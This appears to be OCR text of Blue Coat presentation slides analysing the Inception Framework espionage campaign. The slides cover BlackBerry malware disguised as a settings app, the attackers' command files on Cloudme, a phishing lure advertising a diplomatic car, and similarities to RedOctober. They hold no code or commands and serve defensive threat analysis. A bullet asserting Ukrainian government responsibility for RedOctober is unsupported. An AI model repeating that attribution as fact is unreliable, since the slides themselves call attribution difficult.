
BLUE COAT

BlackBerry Malware

- Masked as Settings App
- Is capable of gathering the following information
  - Complete device hardware information (including temperature)
  - Account information
  - Hardware information
  - Address Book
  - Mobile Carrier Information and area code
  - Installed Applications

BLUE COAT

Mobile red herrings



BLUE COAT

Cloudme command files

- Tracked when new command files were uploaded to Cloudme
- Command files took the form of [x].bin where x is incremented each time
- From this we gained a good idea how successful their campaign was
- Over 24 hours this number increased by about 100, thus 100 active targets the attackers were using
- Based on the times the files were uploaded attackers were most active from 8:00AM to 5:00PM in the Eastern European Timezone

BLUE COAT®

RedOctober similarities


Diplomatic Car for Sale

ChevroletOptra

rice 3500 Euro


Diplomatic car for sale

MODEL: Mazda 323- 1998 DISPLACEMENT: 1800 cc

TRANSMISSION: Automatic FUEL: Benzin

MILEAGE: 145.000 km

Power Steering – Electric Windows - AM/FM Stereo- Electric Mirrors - Air Conditioning - Remote central locking with Alarm - Extra snow tires.

PRICE: 2.700 $ (USD)


CONTACT: &&&&&&&& - &&&&&&&&&

THE CAR IS IN A VERY GOOD CONDITIONS

- Many similarities to RedOctober attack from 2012/2013
- Some phishing documents look almost identical
- Similar exploit markers
- Large target overlap
- Ukrainian Government believed to be behind RedOctober
- Timing corresponds with Russian military intervention

BLUE COAT®

Conclusion



- Very sophisticated malware attack
- Whole setup shows signs of automation and seasoned programming
- The amount of layers used in this scheme to protect the payload of their attack seems excessively paranoid
- The attackers utilize compromised embedded devices as well as multiple dedicated hosting providers and VPN services to mask their identity
- The framework is generic, and could work as an attack platform for a multitude of purposes with very little modification
- Includes malware targeting mobile devices: Android, Blackberry and iOS
- Difficult to assign attribution due to false clues

Questions

- See http://dc.bluecoat.com/Inception_Framework for the full report

BLUE COAT